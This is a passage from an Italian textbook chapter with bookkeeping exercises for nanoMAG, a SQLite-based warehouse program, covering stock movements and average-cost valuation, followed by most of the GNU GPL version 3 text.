---------- ------------------------------ ------------------------------ ---------- ------------------------------ ---------- -------------------- -------------------- --------------------
1          Delta forniture                via Cioccolata, 11             31050      Morgano                        TV         0422,444444          0422,555555          45678901234
2          Eco informatica                via Caramella, 22              31032      Feltre                         BL         0439,555555          0439,666666          56789012345
3          Foxtrot hardware               via Zucchero, 33               31010      Mareno di Piave                TV         0438,666666          0438,777777          67890123456
```

Movimenti

I movimenti di magazzino descrivono le operazioni di carico e scarico eseguite. La registrazione di un movimento implica il riferimento ad altri elenchi, attraverso i codici relativi. Devono essere inseriti i movimenti che appaiono nella figura successiva.

Figura 863.1. Movimenti di magazzino.

movi-mento	articolo	causale	data	cliente	fornito-re	quantita	valore
1	2	1	2007-01-01	NULL	3	100	500,00
2	2	2	2007-01-02	2	NULL	20	NULL
3	7	1	2007-01-02	NULL	2	100	1000,00
4	2	2	2007-01-02	1	NULL	20	NULL
5	7	2	2007-01-03	1	NULL	20	NULL
6	7	1	2007-01-04	NULL	3	100	500,00
7	7	4	2007-01-05	NULL	2	50	500,00
8	7	2	2007-01-05	3	NULL	100	NULL

Si inseriscano i movimenti che si vedono nella figura; segue l'esempio del primo:

```
sqlite> INSERT INTO Movimenti ↩
↪VALUES (1, 2, 1, '2007-01-01', NULL, 3, 100, 500.00); [Invio]
```

Si osservi che negli scarichi, salvo quando si tratta di un reso, il valore complessivo dell'articolo non viene inserito (al suo posto va usata la voce '**NULL**'), perché deve essere determinato successivamente in base al costo medio.

Nel caso della registrazione numero sette, pur trattandosi di uno scarico, viene indicato un valore preciso. Infatti, si tratta di un reso a fornitore, che deve essere valorizzato nello stesso modo del carico corrispondente.

Al termine dell'inserimento dei movimenti si esce dalla modalità interattiva e, dal menù di nanoMAG, si seleziona la voce `listato movimenti` per verificare che tutto sia in ordine:

```
.----------------------------Listato_movimenti-------------------------------.
| Movimento    Articolo     Causale      Data         Cliente      Fornitore    Qu |
| ----------   ----------   ----------   ----------   ----------   ----------   -- |
| 1            2            1            2007-01-01   NULL         3            10 |
| 2            2            2            2007-01-02   2            NULL         20 |
| 3            7            1            2007-01-02   NULL         2            10 |
| 4            2            2            2007-01-02   1            NULL         20 |
| 5            7            2            2007-01-03   1            NULL         20 |
| 6            7            1            2007-01-04   NULL         3            10 |
| 7            7            4            2007-01-05   NULL         2            50 |
| 8            7            2            2007-01-05   3            NULL         10 |
|                                                                                  |
|---------------------------------------------------------------------100%----|
|                                  < EXIT >                                        |
`----------------------------------------------------------------------------'
```

Eventualmente è possibile ottenere un listato che aggrega le altre informazioni, rendendo comprensibili i riferimenti e mostrando anche altre informazioni determinate attraverso dei calcoli sui dati dei movimenti. Si tratta della voce `listato mov dettagliato`:

```
.---------------------Listato_movimenti_dettagliato-------------------------.
| Movimento   C_articolo  Articolo               C_causale   Causale         |
| ----------  ----------  ---------------------  ----------  --------------- |
| 1           2           luce per notebook usb  1           carico per acqu |
| 2           2           luce per notebook usb  2           scarico per ven |
| 3           7           borsa per notebook     1           carico per acqu |
| 4           2           luce per notebook usb  2           scarico per ven |
| 5           7           borsa per notebook     2           scarico per ven |
| 6           7           borsa per notebook     1           carico per acqu |
| 7           7           borsa per notebook     4           reso a fornitor |
| 8           7           borsa per notebook     2           scarico per ven |
|                                                                            |
|-------------------------------------------------------------------100%----|
|                                 < EXIT >                                   |
`---------------------------------------------------------------------------'
```

In entrambi i casi, il listato è più largo dello schermo e occorre scorrerlo orizzontalmente. Al termine della visualizzazione si esca senza stampare.

863.1 Determinazione del valore al costo medio

I movimenti relativi agli scarichi, salvo il caso del movimento numero sette, che rappresenta un reso, sono privi del valore scaricato, con l'intenzione di calcolare successivamente il costo medio del periodo. Attraverso la voce `listato situazione` è possibile conoscere l'esistenza di magazzino, ovvero la quantità di ogni articolo disponibile, e il costo medio, calcolato sulla base delle informazioni disponibili. Si dovrebbe vedere la situazione seguente:

```
.-------------------------Listato_situazione----------------------------.
| Articolo    Descrizione            UM          Esistenza   Costo_medio |
| ----------  ---------------------  ----------  ----------  ----------- |
| 2           luce per notebook usb  pz          100         5           |
| 7           borsa per notebook     pz          150         6.666666666 |
|                                                                        |
|---------------------------------------------------------------100%----
|                               < EXIT >                                 |
`-----------------------------------------------------------------------'
```

Appaiono solo due articoli, perché gli altri non sono stati movimentati.

Una volta verificato il costo medio calcolato dalla procedura, sulla base dei movimenti esistenti, si può decidere di applicarlo a quei movimenti che sono privi del valore. Per assegnare questo valore si usa la voce `applica costo medio`. Si esegue questa operazione e quindi si osservi il listato dei movimenti, sia in forma normale, sia in forma dettagliata: devono apparire i valori per tutti i movimenti.

863.2 Verifica

Una volta applicato il costo medio ai movimenti che prima erano privi di valore, si stampino i listati che si ottengono dalle voci seguenti:

- `listato situazione`,
- `listato movimenti`,
- `listato mov dettagliato`.

Si consegnino le stampe per la valutazione. Le stampe dovrebbero avere un contenuto simile a quello che si vede nella figura successiva.

Figura 863.5. Listati dei movimenti, in modo semplice e in modo dettagliato.

```
Stampato da daniele il giorno Sat Oct 22 09:28:45 CEST 2005
Movimento  Articolo   Causale    Data       Cliente    Fornitore  Quantita   Valore
---------- ---------- ---------- ---------- ---------- ---------- ---------- ----------
1          2          1          2005-01-01 NULL       3          100        500.0
2          2          2          2005-01-02 2          NULL       20         NULL
3          7          1          2005-01-02 NULL       2          100        1000.0
4          2          2          2005-01-02 1          NULL       20         NULL
5          7          2          2005-01-03 1          NULL       20         NULL
6          7          1          2005-01-04 NULL       3          100        500.0
7          7          4          2005-01-05 NULL       2          50         500.0
8          7          2          2005-01-05 3          NULL       100        NULL
Stampato da daniele il giorno Sat Oct 22 09:28:59 CEST 2005
Movimento  C_articolo Articolo             C_causale  Causale             Data       Cliente    Fornitore  Quantita   Valore     Valore_un
---------- ---------- -------------------- ---------- ------------------- ---------- ---------- ---------- ---------- ---------- ----------
1          2          luce per notebook usb 1         carico per acquisto 2005-01-01 NULL       3          100        500.0      5.0
2          2          luce per notebook usb 2         scarico per vendita 2005-01-02 2          NULL       -20        NULL       NULL
3          7          borsa per notebook   1          carico per acquisto 2005-01-02 NULL       2          100        1000.0     10.0
4          2          luce per notebook usb 2         scarico per vendita 2005-01-02 1          NULL       -20        NULL       NULL
5          7          borsa per notebook   2          scarico per vendita 2005-01-03 1          NULL       -20        NULL       NULL
6          7          borsa per notebook   1          carico per acquisto 2005-01-04 NULL       3          100        500.0      5.0
7          7          borsa per notebook   4          reso a fornitore    2005-01-05 NULL       2          -50        500.0      10.0
8          7          borsa per notebook   2          scarico per vendita 2005-01-05 3          NULL       -100       NULL       NULL
```

Capitolo 864

Verifiche al costo medio

In questo capitolo sono raccolte alcune verifiche da eseguire valorizzando gli scarichi al costo medio per periodo, ovvero sfruttando l'automatismo di nanoMAG per la valorizzazione.

Prima di iniziare ogni verifica si devono eliminare i movimenti precedenti, attraverso un'istruzione SQL da impartire nel modo seguente:

`sqlite>` **`DELETE FROM Movimenti;`** [*Invio*]

Alla conclusione di ogni verifica vanno consegnate per la valutazione le stampe che si ottengono dalle voci seguenti:

- *`listato situazione`*,
- *`listato movimenti`*,
- *`listato mov dettagliato`*.

I movimenti devono essere numerati progressivamente, a partire dal numero uno.

864.1 Verifica 1

- **2007-01-10**

  Acquistiamo dal fornitore Delta 100 teli copri monitor; costo complessivo 100,00 €.

- **2007-01-11**

  Acquistiamo dal fornitore Eco: 200 porta CD/DVD da viaggio, costo unitario 1,00 €; 50 porta CD/DVD a colonna, costo unitario 5,00 €.

- **2007-01-12**

  Acquistiamo dal fornitore Foxtrot: 100 borse per notebook, costo complessivo 900,00 €; 50 zaini per notebook, costo complessivo 500,00 €.

  Acquistiamo dal fornitore Delta: 50 luci per notebook USB, costo unitario 5,00 €, sconto 5 %; 20 adattatori da AT a PS/2, costo unitario 1,00 €; 20 adattatori da PS/2, ad AT, costo unitario 1,00 €.

- **2007-01-13**

  Vendiamo al cliente Alfa 10 borse per notebook e 20 zaini per notebook.

- **2007-01-14**

  Restituiamo al fornitore Eco 100 porta CD/DVD da viaggio perché difettosi.

- **2007-01-15**

  Vendiamo al cliente Bravo: 5 adattatori per tastiere da AT a PS/2; 5 adattatori da PS/2 ad AT; 20 porta CD/DVD da viaggio.

- **2007-01-16**

  Vendiamo al cliente Charlie: 10 luci per notebook USB; 2 porta CD/DVD da viaggio; 3 teli copri monitor.

864.2 Verifica 2

- **2007-01-01**

  La situazione iniziale del magazzino è quella seguente:

descrizione articolo	quantità in giacenza	valore complessivo
telo copri monitor	20	50,00
luce per notebook usb	20	100,00
porta CD/DVD a colonna	20	100,00
porta CD/DVD da viaggio	60	150,00
adattatore da AT a PS/2	10	15,00
adattatore da PS/2 a AT	10	15,00
borsa per notebook	40	400,00
zaino per notebook	40	400,00

- **2007-01-07**

  Si vende al cliente Alfa: 3 adattatori per tastiera da AT a PS/2; 3 zaini per notebook; 10 porta CD/DVD da viaggio; 1 luce per notebook USB.

- **2007-01-08**

  Si vende al cliente Bravo: 15 teli copri monitor; 20 porta CD/DVD a colonna; 30 zaini porta notebook.

- **2007-01-09**

  Si acquistano dal fornitore Delta gli articoli che risultano essere sotto il livello di scorta minima, esattamente nelle quantità necessarie a riportare i livelli al minimo prestabilito. In questo momento, il listino prezzi che il fornitore Delta applica a noi è pari alla metà del nostro.

864.3 Verifica 3

- **2007-01-01**

  La situazione iniziale del magazzino è quella seguente:

descrizione articolo	quantità in giacenza	valore complessivo
telo copri monitor	20	50,00
luce per notebook usb	20	100,00
porta CD/DVD a colonna	20	100,00
porta CD/DVD da viaggio	60	150,00
adattatore da AT a PS/2	10	15,00
adattatore da PS/2 a AT	10	15,00
borsa per notebook	40	400,00
zaino per notebook	40	400,00

- **2007-01-10**

  Si acquista dal fornitore Delta: 30 adattatori per tastiera da AT a PS/2, prezzo unitario 0,50 €; 30 zaini per notebook, prezzo unitario 7,00 €; 100 porta CD/DVD da viaggio;, prezzo unitario 2,00 €; 10 luci per notebook USB, prezzo unitario 7,00 €. Il fornitore ci applica lo sconto del 5 %.

- **2007-01-11**

  Si vende al cliente Alfa: 5 luci per notebook USB; 20 porta CD/DVD a colonna; 30 zaini porta notebook.

- **2007-01-12**

  Si restituiscono al fornitore Delta, per la presenza di difetti nelle cuciture, 10 zaini per notebook, acquistati il giorno 2007-01-10; mentre il fornitore ci concede uno sconto del 10 % per i restanti 20, acquistati lo stesso giorno.

  Per poter registrare lo sconto sui 20 zaini, occorre prima registrare una rettifica in diminuzione di acquisto, specificando lo stesso valore del costo di acquisto di tali articoli, aggiungendo successivamente un altro carico per acquisto, con il valore corretto (in quanto ridotto dello sconto).

- **2007-01-13**

  Si acquistano dal fornitore Eco gli articoli che risultano essere sotto il livello di scorta minima, esattamente nelle quantità necessarie a riportare i livelli al minimo prestabilito. In questo momento, il listino prezzi che il fornitore Eco applica a noi è pari alla metà del nostro.

Indice analitico del volume

Appendici

GNU GENERAL PUBLIC LICENSE

Testo originale: ⟨*http://www.fsf.org/licensing/licenses/gpl.html* ⟩

GNU GENERAL PUBLIC LICENSE
Version 3, 29 June 2007

Preamble

The GNU General Public License is a free, copyleft license for software and other kinds of works.

The licenses for most software and other practical works are designed to take away your freedom to share and change the works. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change all versions of a program--to make sure it remains free software for all its users. We, the Free Software Foundation, use the GNU General Public License for most of our software; it applies also to any other work released this way by its authors. You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for them if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs, and that you know you can do these things.

To protect your rights, we need to prevent others from denying you these rights or asking you to surrender the rights. Therefore, you have certain responsibilities if you distribute copies of the software, or if you modify it: responsibilities to respect the freedom of others.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must pass on to the recipients the same freedoms that you received. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

Developers that use the GNU GPL protect your rights with two steps: (1) assert copyright on the software, and (2) offer you this License giving you legal permission to copy, distribute and/or modify it.

For the developers' and authors' protection, the GPL clearly explains that there is no warranty for this free software. For both users' and authors' sake, the GPL requires that modified versions be marked as changed, so that their problems will not be attributed erroneously to authors of previous versions.

Some devices are designed to deny users access to install or run modified versions of the software inside them, although the manufacturer can do so. This is fundamentally incompatible with the aim of protecting users' freedom to change the software. The systematic pattern of such abuse occurs in the area of products for individuals to use, which is precisely where it is most unacceptable. Therefore, we have designed this version of the GPL to prohibit the practice for those products. If such problems arise substantially in other domains, we stand ready to extend this provision to those domains in future versions of the GPL, as needed to protect the freedom of users.

Finally, every program is threatened constantly by software patents. States should not allow patents to restrict development and use of software on general-purpose computers, but in those that do, we wish to avoid the special danger that patents applied to a free program could make it effectively proprietary. To prevent this, the GPL assures that patents cannot be used to render the program non-free.

The precise terms and conditions for copying, distribution and modification follow.

TERMS AND CONDITIONS

0. Definitions.

"This License" refers to version 3 of the GNU General Public License.

"Copyright" also means copyright-like laws that apply to other kinds of works, such as semiconductor masks.

"The Program" refers to any copyrightable work licensed under this License. Each licensee is addressed as "you". "Licensees" and "recipients" may be individuals or organizations.

To "modify" a work means to copy from or adapt all or part of the work in a fashion requiring copyright permission, other than the making of an exact copy. The resulting work is called a "modified version" of the earlier work or a work "based on" the earlier work.

A "covered work" means either the unmodified Program or a work based on the Program.

To "propagate" a work means to do anything with it that, without permission, would make you directly or secondarily liable for infringement under applicable copyright law, except executing it on a computer or modifying a private copy. Propagation includes copying, distribution (with or without modification), making available to the public, and in some countries other activities as well.

To "convey" a work means any kind of propagation that enables other parties to make or receive copies. Mere interaction with a user through a computer network, with no transfer of a copy, is not conveying.

An interactive user interface displays "Appropriate Legal Notices" to the extent that it includes a convenient and prominently visible feature that (1) displays an appropriate copyright notice, and (2) tells the user that there is no warranty for the work (except to the extent that warranties are provided), that licensees may convey the work under this License, and how to view a copy of this License. If the interface presents a list of user commands or options, such as a menu, a prominent item in the list meets this criterion.

1. Source Code.

The "source code" for a work means the preferred form of the work for making modifications to it. "Object code" means any non-source form of a work.

A "Standard Interface" means an interface that either is an official standard defined by a recognized standards body, or, in the case of interfaces specified for a particular programming language, one that is widely used among developers working in that language.

The "System Libraries" of an executable work include anything, other than the work as a whole, that (a) is included in the normal form of packaging a Major Component, but which is not part of that Major Component, and (b) serves only to enable use of the work with that Major Component, or to implement a Standard Interface for which an implementation is available to the public in source code form. A "Major Component", in this context, means a major essential component (kernel, window system, and so on) of the specific operating

system (if any) on which the executable work runs, or a compiler used to produce the work, or an object code interpreter used to run it.

The "Corresponding Source" for a work in object code form means all the source code needed to generate, install, and (for an executable work) run the object code and to modify the work, including scripts to control those activities. However, it does not include the work's System Libraries, or general-purpose tools or generally available free programs which are used unmodified in performing those activities but which are not part of the work. For example, Corresponding Source includes interface definition files associated with source files for the work, and the source code for shared libraries and dynamically linked subprograms that the work is specifically designed to require, such as by intimate data communication or control flow between those subprograms and other parts of the work.

The Corresponding Source need not include anything that users can regenerate automatically from other parts of the Corresponding Source.

The Corresponding Source for a work in source code form is that same work.

2. Basic Permissions.

All rights granted under this License are granted for the term of copyright on the Program, and are irrevocable provided the stated conditions are met. This License explicitly affirms your unlimited permission to run the unmodified Program. The output from running a covered work is covered by this License only if the output, given its content, constitutes a covered work. This License acknowledges your rights of fair use or other equivalent, as provided by copyright law.

You may make, run and propagate covered works that you do not convey, without conditions so long as your license otherwise remains in force. You may convey covered works to others for the sole purpose of having them make modifications exclusively for you, or provide you with facilities for running those works, provided that you comply with the terms of this License in conveying all material for which you do not control copyright. Those thus making or running the covered works for you must do so exclusively on your behalf, under your direction and control, on terms that prohibit them from making any copies of your copyrighted material outside their relationship with you.

Conveying under any other circumstances is permitted solely under the conditions stated below. Sublicensing is not allowed; section 10 makes it unnecessary.

3. Protecting Users' Legal Rights From Anti-Circumvention Law.

No covered work shall be deemed part of an effective technological measure under any applicable law fulfilling obligations under article 11 of the WIPO copyright treaty adopted on 20 December 1996, or similar laws prohibiting or restricting circumvention of such measures.

When you convey a covered work, you waive any legal power to forbid circumvention of technological measures to the extent such circumvention is effected by exercising rights under this License with respect to the covered work, and you disclaim any intention to limit operation or modification of the work as a means of enforcing, against the work's users, your or third parties' legal rights to forbid circumvention of technological measures.

4. Conveying Verbatim Copies.

You may convey verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice; keep intact all notices stating that this License and any non-permissive

terms added in accord with section 7 apply to the code; keep intact all notices of the absence of any warranty; and give all recipients a copy of this License along with the Program.

You may charge any price or no price for each copy that you convey, and you may offer support or warranty protection for a fee.

5. Conveying Modified Source Versions.

You may convey a work based on the Program, or the modifications to produce it from the Program, in the form of source code under the terms of section 4, provided that you also meet all of these conditions:

a) The work must carry prominent notices stating that you modified it, and giving a relevant date.

b) The work must carry prominent notices stating that it is released under this License and any conditions added under section 7. This requirement modifies the requirement in section 4 to "keep intact all notices".

c) You must license the entire work, as a whole, under this License to anyone who comes into possession of a copy. This License will therefore apply, along with any applicable section 7 additional terms, to the whole of the work, and all its parts, regardless of how they are packaged. This License gives no permission to license the work in any other way, but it does not invalidate such permission if you have separately received it.

d) If the work has interactive user interfaces, each must display Appropriate Legal Notices; however, if the Program has interactive interfaces that do not display Appropriate Legal Notices, your work need not make them do so.

A compilation of a covered work with other separate and independent works, which are not by their nature extensions of the covered work, and which are not combined with it such as to form a larger program, in or on a volume of a storage or distribution medium, is called an "aggregate" if the compilation and its resulting copyright are not used to limit the access or legal rights of the compilation's users beyond what the individual works permit. Inclusion of a covered work in an aggregate does not cause this License to apply to the other parts of the aggregate.

6. Conveying Non-Source Forms.

You may convey a covered work in object code form under the terms of sections 4 and 5, provided that you also convey the machine-readable Corresponding Source under the terms of this License, in one of these ways:

a) Convey the object code in, or embodied in, a physical product (including a physical distribution medium), accompanied by the Corresponding Source fixed on a durable physical medium customarily used for software interchange.

b) Convey the object code in, or embodied in, a physical product (including a physical distribution medium), accompanied by a written offer, valid for at least three years and valid for as long as you offer spare parts or customer support for that product model, to give anyone who possesses the object code either (1) a copy of the Corresponding Source for all the software in the product that is covered by this License, on a durable physical medium customarily used for software interchange,

for a price no more than your reasonable cost of physically performing this conveying of source, or (2) access to copy the Corresponding Source from a network server at no charge.

c) Convey individual copies of the object code with a copy of the written offer to provide the Corresponding Source. This alternative is allowed only occasionally and noncommercially, and only if you received the object code with such an offer, in accord with subsection 6b.

d) Convey the object code by offering access from a designated place (gratis or for a charge), and offer equivalent access to the Corresponding Source in the same way through the same place at no further charge. You need not require recipients to copy the Corresponding Source along with the object code. If the place to copy the object code is a network server, the Corresponding Source may be on a different server (operated by you or a third party) that supports equivalent copying facilities, provided you maintain clear directions next to the object code saying where to find the Corresponding Source. Regardless of what server hosts the Corresponding Source, you remain obligated to ensure that it is available for as long as needed to satisfy these requirements.

e) Convey the object code using peer-to-peer transmission, provided you inform other peers where the object code and Corresponding Source of the work are being offered to the general public at no charge under subsection 6d.

A separable portion of the object code, whose source code is excluded from the Corresponding Source as a System Library, need not be included in conveying the object code work.

A "User Product" is either (1) a "consumer product", which means any tangible personal property which is normally used for personal, family, or household purposes, or (2) anything designed or sold for incorporation into a dwelling. In determining whether a product is a consumer product, doubtful cases shall be resolved in favor of coverage. For a particular product received by a particular user, "normally used" refers to a typical or common use of that class of product, regardless of the status of the particular user or of the way in which the particular user actually uses, or expects or is expected to use, the product. A product is a consumer product regardless of whether the product has substantial commercial, industrial or non-consumer uses, unless such uses represent the only significant mode of use of the product.

"Installation Information" for a User Product means any methods, procedures, authorization keys, or other information required to install and execute modified versions of a covered work in that User Product from a modified version of its Corresponding Source. The information must suffice to ensure that the continued functioning of the modified object code is in no case prevented or interfered with solely because modification has been made.

If you convey an object code work under this section in, or with, or specifically for use in, a User Product, and the conveying occurs as part of a transaction in which the right of possession and use of the User Product is transferred to the recipient in perpetuity or for a fixed term (regardless of how the transaction is characterized), the Corresponding Source conveyed under this section must be accompanied by the Installation Information. But this requirement does not apply if neither you nor any third party retains the ability to install modified object code on the User Product (for example, the work has been installed in ROM).

The requirement to provide Installation Information does not include a requirement to continue to provide support service, warranty, or updates for a work that has been modified or installed by the recipient, or for the User Product in which it has been modified or installed. Access

to a network may be denied when the modification itself materially and adversely affects the operation of the network or violates the rules and protocols for communication across the network.

Corresponding Source conveyed, and Installation Information provided, in accord with this section must be in a format that is publicly documented (and with an implementation available to the public in source code form), and must require no special password or key for unpacking, reading or copying.

7. Additional Terms.

"Additional permissions" are terms that supplement the terms of this License by making exceptions from one or more of its conditions. Additional permissions that are applicable to the entire Program shall be treated as though they were included in this License, to the extent that they are valid under applicable law. If additional permissions apply only to part of the Program, that part may be used separately under those permissions, but the entire Program remains governed by this License without regard to the additional permissions.

When you convey a copy of a covered work, you may at your option remove any additional permissions from that copy, or from any part of it. (Additional permissions may be written to require their own removal in certain cases when you modify the work.) You may place additional permissions on material, added by you to a covered work, for which you have or can give appropriate copyright permission.

Notwithstanding any other provision of this License, for material you add to a covered work, you may (if authorized by the copyright holders of that material) supplement the terms of this License with terms:

> a) Disclaiming warranty or limiting liability differently from the terms of sections 15 and 16 of this License; or
>
> b) Requiring preservation of specified reasonable legal notices or author attributions in that material or in the Appropriate Legal Notices displayed by works containing it; or
>
> c) Prohibiting misrepresentation of the origin of that material, or requiring that modified versions of such material be marked in reasonable ways as different from the original version; or
>
> d) Limiting the use for publicity purposes of names of licensors or authors of the material; or
>
> e) Declining to grant rights under trademark law for use of some trade names, trademarks, or service marks; or
>
> f) Requiring indemnification of licensors and authors of that material by anyone who conveys the material (or modified versions of it) with contractual assumptions of liability to the recipient, for any liability that these contractual assumptions directly impose on those licensors and authors.

All other non-permissive additional terms are considered "further restrictions" within the meaning of section 10. If the Program as you received it, or any part of it, contains a notice stating that it is governed by this License along with a term that is a further restriction, you may remove that term. If a license document contains a further restriction but permits relicensing or conveying under this License, you may add to a covered work material governed by

the terms of that license document, provided that the further restriction does not survive such relicensing or conveying.

If you add terms to a covered work in accord with this section, you must place, in the relevant source files, a statement of the additional terms that apply to those files, or a notice indicating where to find the applicable terms.

Additional terms, permissive or non-permissive, may be stated in the form of a separately written license, or stated as exceptions; the above requirements apply either way.

8. Termination.

You may not propagate or modify a covered work except as expressly provided under this License. Any attempt otherwise to propagate or modify it is void, and will automatically terminate your rights under this License (including any patent licenses granted under the third paragraph of section 11).

However, if you cease all violation of this License, then your license from a particular copyright holder is reinstated (a) provisionally, unless and until the copyright holder explicitly and finally terminates your license, and (b) permanently, if the copyright holder fails to notify you of the violation by some reasonable means prior to 60 days after the cessation.

Moreover, your license from a particular copyright holder is reinstated permanently if the copyright holder notifies you of the violation by some reasonable means, this is the first time you have received notice of violation of this License (for any work) from that copyright holder, and you cure the violation prior to 30 days after your receipt of the notice.

Termination of your rights under this section does not terminate the licenses of parties who have received copies or rights from you under this License. If your rights have been terminated and not permanently reinstated, you do not qualify to receive new licenses for the same material under section 10.

9. Acceptance Not Required for Having Copies.

You are not required to accept this License in order to receive or run a copy of the Program. Ancillary propagation of a covered work occurring solely as a consequence of using peer-to-peer transmission to receive a copy likewise does not require acceptance. However, nothing other than this License grants you permission to propagate or modify any covered work. These actions infringe copyright if you do not accept this License. Therefore, by modifying or propagating a covered work, you indicate your acceptance of this License to do so.

10. Automatic Licensing of Downstream Recipients.

Each time you convey a covered work, the recipient automatically receives a license from the original licensors, to run, modify and propagate that work, subject to this License. You are not responsible for enforcing compliance by third parties with this License.

An "entity transaction" is a transaction transferring control of an organization, or substantially all assets of one, or subdividing an organization, or merging organizations. If propagation of a covered work results from an entity transaction, each party to that transaction who receives a copy of the work also receives whatever licenses to the work the party's predecessor in interest had or could give under the previous paragraph, plus a right to possession of the Corresponding Source of the work from the predecessor in interest, if the predecessor has it or can get it with reasonable efforts.

You may not impose any further restrictions on the exercise of the rights granted or affirmed under this License. For example, you may not impose a license fee, royalty, or other charge for

exercise of rights granted under this License, and you may not initiate litigation (including a cross-claim or counterclaim in a lawsuit) alleging that any patent claim is infringed by making, using, selling, offering for sale, or importing the Program or any portion of it.

11. Patents.

A "contributor" is a copyright holder who authorizes use under this License of the Program or a work on which the Program is based. The work thus licensed is called the contributor's "contributor version".

A contributor's "essential patent claims" are all patent claims owned or controlled by the contributor, whether already acquired or hereafter acquired, that would be infringed by some manner, permitted by this License, of making, using, or selling its contributor version, but do not include claims that would be infringed only as a consequence of further modification of the contributor version. For purposes of this definition, "control" includes the right to grant patent sublicenses in a manner consistent with the requirements of this License.

Each contributor grants you a non-exclusive, worldwide, royalty-free patent license under the contributor's essential patent claims, to make, use, sell, offer for sale, import and otherwise run, modify and propagate the contents of its contributor version.

In the following three paragraphs, a "patent license" is any express agreement or commitment, however denominated, not to enforce a patent (such as an express permission to practice a patent or covenant not to sue for patent infringement). To "grant" such a patent license to a party means to make such an agreement or commitment not to enforce a patent against the party.

If you convey a covered work, knowingly relying on a patent license, and the Corresponding Source of the work is not available for anyone to copy, free of charge and under the terms of this License, through a publicly available network server or other readily accessible means, then you must either (1) cause the Corresponding Source to be so available, or (2) arrange to deprive yourself of the benefit of the patent license for this particular work, or (3) arrange, in a manner consistent with the requirements of this License, to extend the patent license to downstream recipients. "Knowingly relying" means you have actual knowledge that, but for the patent license, your conveying the covered work in a country, or your recipient's use of the covered work in a country, would infringe one or more identifiable patents in that country that you have reason to believe are valid.

If, pursuant to or in connection with a single transaction or arrangement, you convey, or propagate by procuring conveyance of, a covered work, and grant a patent license to some of the parties receiving the covered work authorizing them to use, propagate, modify or convey a specific copy of the covered work, then the patent license you grant is automatically extended to all recipients of the covered work and works based on it.

A patent license is "discriminatory" if it does not include within the scope of its coverage, prohibits the exercise of, or is conditioned on the non-exercise of one or more of the rights that are specifically granted under this License. You may not convey a covered work if you are a party to an arrangement with a third party that is in the business of distributing software, under which you make payment to the third party based on the extent of your activity of conveying the work, and under which the third party grants, to any of the parties who would receive the covered work from you, a discriminatory patent license (a) in connection with copies of the covered work conveyed by you (or copies made from those copies), or (b) primarily for and in connection with specific products or compilations that contain the covered work, unless you entered into that arrangement, or that patent license was granted, prior to 28 March 2007.

Nothing in this License shall be construed as excluding or limiting any implied license or other defenses to infringement that may otherwise be available to you under applicable patent law.

12. No Surrender of Others' Freedom.

If conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot convey a covered work so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not convey it at all. For example, if you agree to terms that obligate you to collect a royalty for further conveying from those to whom you convey the Program, the only way you could satisfy both those terms and this License would be to refrain entirely from conveying the Program.

13. Use with the GNU Affero General Public License.

Notwithstanding any other provision of this License, you have permission to link or combine any covered work with a work licensed under version 3 of the GNU Affero General Public License into a single combined work, and to convey the resulting work. The terms of this License will continue to apply to the part which is the covered work, but the special requirements of the GNU Affero General Public License, section 13, concerning interaction through a network will apply to the combination as such.

14. Revised Versions of this License.

The Free Software Foundation may publish revised and/or new versions of the GNU General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies that a certain numbered version of the GNU General Public License "or any later version" applies to it, you have the option of following the terms and conditions either of that numbered version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of the GNU General Public License, you may choose any version ever published by the Free Software Foundation.

If the Program specifies that a proxy can decide which future versions of the GNU General Public License can be used, that proxy's public statement of acceptance of a version permanently authorizes you to choose that version for the Program.

Later license versions may give you additional or different permissions. However, no additional obligations are imposed on any author or copyright holder as a result of your choosing to follow a later version.

15. Disclaimer of Warranty.

THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

16. Limitation of Liability.

IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MODIFIES AND/OR CONVEYS THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

17. Interpretation of Sections 15 and 16.

If the disclaimer of warranty and limitation of liability provided above cannot be given local legal effect according to their terms, reviewing courts shall apply local law that most closely approximates an absolute waiver of all civil liability in connection with the Program, unless a warranty or assumption of liability accompanies a copy of the Program in return for a fee.

END OF TERMS AND CONDITIONS

How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively state the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

